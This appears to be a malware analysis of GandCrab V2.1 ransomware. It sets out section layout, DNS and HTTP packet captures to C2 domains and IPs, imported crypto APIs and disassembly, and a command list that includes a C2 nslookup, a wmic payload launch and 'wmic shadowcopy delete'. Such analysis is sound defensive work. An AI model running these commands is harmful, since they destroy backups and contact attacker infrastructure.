
---= GANDCRAB V2.1 =---

RANSOMWARE

FLOW



```
00000400   00007A00   0x10001000   -R-X   .text
00007E00   00007000   0x10009000   -R--   .rdata
0000EE00   00001200   0x10010000   -RW-   .data
00010000   00000200   0x10012000   -R--   .CRT
00010200   00000200   0x10013000   -R--   .rsrc
00010400   00000C00   0x10014000   -R--   .reloc
```

Uses nslookup to find the C2 server in an infinite loop. Once C2 is localed, disk encryption begins

UDP

```
FUNC_RES(u"ipv4bot.whatismyipaddress.com", 0x1000eed8, edi, edi, esi, 0x27ff)
```

```
========================== (UDURRANI) ==================================

(LAYER: 4)
s_port: 51538 |d_port: 53 |len=53
    18 D9 01 00 00 01 00 00 00 00 00 00 03 6E 73 31        ..............ns1
    0C 63 6F 72 70 2D 73 65 72 76 65 72 73 02 72 75        .corp-servers.ru
    00 00 01 00 01                                         .....
```

```
ipv4bot.whatismyipaddress.com
http://85.105.136.98/ailfeest
http://85.105.136.98/ailfeest
http://85.105.136.98/ailfeest
```

```
========================== (UDURRANI) ==================================

(LAYER: 4)
s_port: 53 |d_port: 51543 |len=51543
    00 05 85 00 00 01 00 00 00 11 00 00 09 7A 6F 6E        ..............zon
    65 61 6C 61 72 6D 03 62 69 74 00 00 1C 00 01 C0        ealarm.bit......
    0C 00 06 00 01 00 00 00 96 00 3E 03 6E 73 31 0C        ..........>.ns1.
    63 6F 72 70 2D 73 65 72 76 65 72 73 02 72 75 00        corp-servers.ru.
    05 61 64 6D 69 6E 09 7A 6F 6E 65 61 6C 61 72 6D        .admin.zonealarm
    03 62 69 74 00 00 12 D6 87 00 00 00 96 00 00 00        .bit............
    96 00 00 00 96 00 00 00 96 C0 0C 00 02 00 01 00        ................
    00 00 96 00 15 03 6E 73 31 0C 63 6F 72 70 2D 73        ......ns1.corp-s
    65 72 76 65 72 73 02 72 75 00 C0 0C 00 02 00 01        ervers.ru.......
    00 00 00 96 00 10 03 6E 73 31 07 73 6F 6D 6F 6E        .......ns1.somon
    65 74 02 72 75 00 C0 0C 00 02 00 01 00 00 00 96        et.ru...........
    00 0F 03 6E 73 31 06 77 65 73 74 61 76 02 72 75        ...ns1.westav.ru
    00 C0 0C 00 02 00 01 00 00 00 96 00 13 03 6E 73        ..............ns
    31 0A 77 6F 77 73 65 72 76 65 72 73 02 72 75 00        1.wowservers.ru.
    C0 0C 00 02 00 01 00 00 00 96 00 15 03 6E 73 32        .............ns2
    0C 63 6F 72 70 2D 73 65 72 76 65 72 73 02 72 75        .corp-servers.ru
    00 C0 0C 00 02 00 01 00 00 00 96 00 10 03 6E 73        ..............ns
    32 07 73 6F 6D 6F 6E 65 74 02 72 75 00 C0 0C 00        2.somonet.ru....
    02 00 01 00 00 00 96 00 0F 03 6E 73 32 06 77 65        ..........ns2.we
    73 74 61 76 02 72 75 00 C0 0C 00 02 00 01 00 00        stav.ru.........
    00 96 00 13 03 6E 73 32 0A 77 6F 77 73 65 72 76        .....ns2.wowserv
    65 72 73 02 72 75 00 C0 0C 00 02 00 01 00 00 00        ers.ru..........
    96 00 15 03 6E 73 33 0C 63 6F 72 70 2D 73 65 72        ....ns3.corp-ser
    76 65 72 73 02 72 75 00 C0 0C 00 02 00 01 00 00        vers.ru.........
    00 96 00 10 03 6E 73 33 07 73 6F 6D 6F 6E 65 74        .....ns3.somonet
    02 72 75 00 C0 0C 00 02 00 01 00 00 00 96 00 0F        .ru.............
    03 6E 73 33 06 77 65 73 74 61 76 02 72 75 00 C0        .ns3.westav.ru..
    0C 00 02 00 01 00 00 00 96 00 13 03 6E 73 33 0A        .............ns3.
    77 6F 77 73 65 72 76 65 72 73 02 72 75 00 C0 0C        wowservers.ru...
    00 02 00 01 00 00 00 96 00 15 03 6E 73 34 0C 63        ...........ns4.c
    6F 72 70 2D 73 65 72 76 65 72 73 02 72 75 00 C0        orp-servers.ru..
```

```
========================== (UDURRANI) ==================================
(END*) FIN PACKET SENT FROM 37.143.160.70        TO IP ADDRESS 172.16.177.180
        PORT INFORMATION (80, 49294)
        SEQUENCE INFORMATION (2069159106, 4171458807)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:1|
        (736)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D        HTTP/1.1 200 OK.
    0A 53 65 72 76 65 72 3A 20 6E 67 69 6E 78 0D 0A        .Server: nginx..
    44 61 74 65 3A 20 46 72 69 2C 20 32 30 20 41 70        Date: Fri, 20 Ap
    72 20 32 30 31 38 20 31 38 3A 32 31 3A 32 38 20        r 2018 18:21:28
    47 4D 54 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70        GMT..Content-Typ
    65 3A 20 74 65 78 74 2F 68 74 6D 6C 3B 20 63 68        e: text/html; ch
    61 72 73 65 74 3D 55 54 46 2D 38 0D 0A 43 6F 6E        arset=UTF-8..Con
    6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A        nection: close..
    0D 0A 43 6E 6F 36 57 4A 76 55 69 37 55 52 75 44        ..Cno6WJvUi7URuD
    4D 4D 44 44 47 71 62 30 4C 36 45 74 52 53 70 70        MMDDGqb0L6EtRSpp
    32 4A 42 68 6E 63 6B 4B 62 6E 78 2F 53 48 67 4D        2JBhnckKbnx/SHgM
    4A 6B 56 6B 68 7A 63 4F 54 55 66 34 4A 36 41 46        JkVkhzcOTUf4J6AF
    38 55 75 46 66 4B 48 51 65 45 6F 64 71 6B 41 79        8UuFfKHQeEodqkAy
    68 32 43 4C 43 75 41 71 78 7A 46 67 41 69 61 62        h2CLCuAqxzFgAiab
    53 58 7A 79 32 77 4C 63 6F 48 70 67 76 63 68 62        SXzy2wLcoHpgvchb
    4A 77 43 64 39 32 6A 4A 71 62 77 4A 4F 77 73 4C        JwCd92jJqbwJOwsL
    64 73 4D 56 4E 34 4C 4F 32 68 62 30 76 50 6F 73        dsMVN4LO2hb0vPos
    46 43 54 63 77 5A 77 33 41 2B 38 46 63 42 33 72        FCTcwZw3A+8FcB3r
    62 66 42 6C 79 2F 43 48 59 33 77 6D 7A 46 64 4F        bfBly/CHY3wmzFdO
    43 51 57 44 78 79 62 38 32 70 73 76 7A 76 66 74        CQWDxyb82psvzvft
    37 2B 6E 47 39 31 65 76 6B 55 69 77 66 42 74 71        7+nG91evkUiwfBtq
    6D 7A 6F 30 58 46 37 78 4A 42 4C 47 61 72 31 56        mzo0XF7xJBLGar1V
    31 55 2B 56 47 4E 66 69 4E 6E 75 73 2B 45 37 77        1U+VGNfiNnus+E7w
```

TCP


```
========================== (UDURRANI) ==================================
(INIT) SYN PACKET SENT FROM 172.16.177.180       TO IP ADDRESS 89.45.19.24
        PORT INFORMATION (49291, 80)
        SEQUENCE INFORMATION (3167675794, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)
```


```
========================== (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 172.16.177.180       TO IP ADDRESS 66.171.248.178
        PORT INFORMATION (49290, 80)
        SEQUENCE INFORMATION (3658472879, 3082981579)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (241)
    47 45 54 20 2F 20 48 54 54 50 2F 31 2E 31 0D 0A        GET / HTTP/1.1..
    48 6F 73 74 3A 20 72 61 6E 73 6F 6D 77 61 72 65        Host: ransomware
    2E 62 69 74 0D 0A 55 73 65 72 2D 41 67 65 6E 74        .bit..User-Agent
    3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57        : Mozilla/5.0 (W
    69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57        indows NT 6.1; W
    4F 57 36 34 29 20 41 70 70 6C 65 57 65 62 4B 69        OW64) AppleWebKi
    74 2F 35 33 37 2E 33 36 20 28 4B 48 54 4D 4C 2C        t/537.36 (KHTML,
    20 6C 69 6B 65 20 47 65 63 6B 6F 29 20 43 68 72         like Gecko) Chr
    6F 6D 65 2F 35 35 2E 30 2E 32 38 38 33 2E 38 37        ome/55.0.2883.87
    20 53 61 66 61 72 69 2F 35 33 37 2E 33 36 0D 0A         Safari/537.36..
    43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 6E        Cache-Control: n
    6F 2D 63 61 63 68 65 0D 0A 0D 0A                       o-cache....
```

COMMANDS

```
nslookup zonealarm.bit ns1.corp-servers.ru
wmic.exe" process call create "cmd /c start PATH\PAYLOAD_LLLL.exe”
wmic.exe" shadowcopy delete
```

C2 GeoLocation






172.16.177.159

BG


EE

TR




SIP	DIP (CLICKABLE)	Port	Location
172.16.177.159	85.196.145.46	80	BG
172.16.177.159	85.196.145.46	80	BG
172.16.177.159	85.196.145.46	80	BG
172.16.177.159	85.196.145.46	80	BG
172.16.177.159	85.196.145.46	80	BG
172.16.177.159	85.196.145.46	80	BG
172.16.177.159	194.204.25.137	80	EE
172.16.177.159	194.204.25.137	80	EE
172.16.177.159	194.204.25.137	80	EE
172.16.177.159	194.204.25.137	80	EE
172.16.177.159	194.204.25.137	80	EE
172.16.177.159	194.204.25.137	80	EE
172.16.177.159	194.204.25.137	80	EE
172.16.177.159	85.105.136.98	80	TR
172.16.177.159	85.105.136.98	80	TR
172.16.177.159	85.105.136.98	80	TR
172.16.177.159	85.105.136.98	80	TR
172.16.177.159	85.105.136.98	80	TR
172.16.177.159	85.105.136.98	80	TR


CODE VIEW



```
1000e1c0 6d61736b 00000000 7075625f 6b657900  mask....pub_key.
1000e1d0 44454c45 54457d00 7b44454c 4554457d  DELETE}.{DELETE}
1000e1e0 00000000 25005300 00000000 46617461  ....%.S.....Fata
1000e1f0 6c206572 726f7200 46617461 6c206572  l error.Fatal er
1000e200 726f723a 20727361 656e682e 646c6c20  ror: rsaenh.dll 
1000e210 6973206e 6f742069 6e697469 616c697a  is not initializ
1000e220 65642061 73207765 6c6c0000 61647661  ed as well..adva
1000e230 70693332 2e646c6c 00000000 43686563  pi32.dll....Chec
1000e240 6b546f6b 656e4d65 6d626572 73686970  kTokenMembership
1000e250 00000000 3f003a00 5c000000 5c004d00  ....?.:.\...\.M.
1000e260 49004300 52004f00 53004f00 46005400  I.C.R.O.S.O.F.T.
--
1000fc00 73654b65 79002000 416c6c6f 63617465  seKey. .Allocate
1000fc10 416e6449 6e697469 616c697a 65536964  AndInitializeSid
1000fc20 00002001 46726565 53696400 bf004372  .. .FreeSid...Cr
1000fc30 79707445 78706f72 744b6579 0000b100  yptExportKey....
1000fc40 43727970 74416371 75697265 436f6e74  CryptAcquireCont
1000fc50 65787457 0000c500 43727970 74476574  extW....CryptGet
1000fc60 4b657950 6172616d 0000cb00 43727970  KeyParam....Cryp
1000fc70 7452656c 65617365 436f6e74 65787400  tReleaseContext.
1000fc80 ca004372 79707449 6d706f72 744b6579  ..CryptImportKey
1000fc90 0000ba00 43727970 74456e63 72797074  ....CryptEncrypt
1000fca0 0000c000 43727970 7447656e 4b657900  ....CryptGenKey.
1000fcb0 b7004372 79707444 65737472 6f794b65  ..CryptDestroyKe
1000fcc0 79006501 47657455 7365724e 616d6557  y.e.GetUserNameW
1000fcd0 00006e02 52656751 75657279 56616c75  ..n.RegQueryValu
1000fce0 65457857 00006102 5265674f 70656e4b  eExW..a.RegOpenK
1000fcf0 65794578 57004144 56415049 33322e64  eyExW.ADVAPI32.d
1000fd00 6c6c0000 22015368 656c6c45 78656375  ll..".ShellExecu
1000fd10 74655700 e1005348 47657453 70656369  teW...SHGetSpeci
1000fd20 616c466f 6c646572 50617468 57005348  alFolderPathW.SH
1000fd30 454c4c33 322e646c 6c00d800 43727970  ELL32.dll...Cryp
1000fd40 74537472 696e6754 6f42696e 61727941  tStringToBinaryA
```




```
10003070:       55        pushl   %ebp
10003071:       8b ec     movl    %esp, %ebp
10003073:       8b 45 08          movl    8(%ebp), %eax
10003076:       56        pushl   %esi
10003077:       8b f1     movl    %ecx, %esi
10003079:       89 06     movl    %eax, (%esi)
1000307b:       8b 45 10          movl    16(%ebp), %eax
1000307e:       89 46 0c          movl    %eax, 12(%esi)
10003081:       8b 45 20          movl    32(%ebp), %eax
10003084:       89 46 24          movl    %eax, 36(%esi)
10003087:       8b 45 28          movl    40(%ebp), %eax
1000308a:       89 46 30          movl    %eax, 48(%esi)
1000308d:       8b 45 30          movl    48(%ebp), %eax
10003090:       89 46 3c          movl    %eax, 60(%esi)
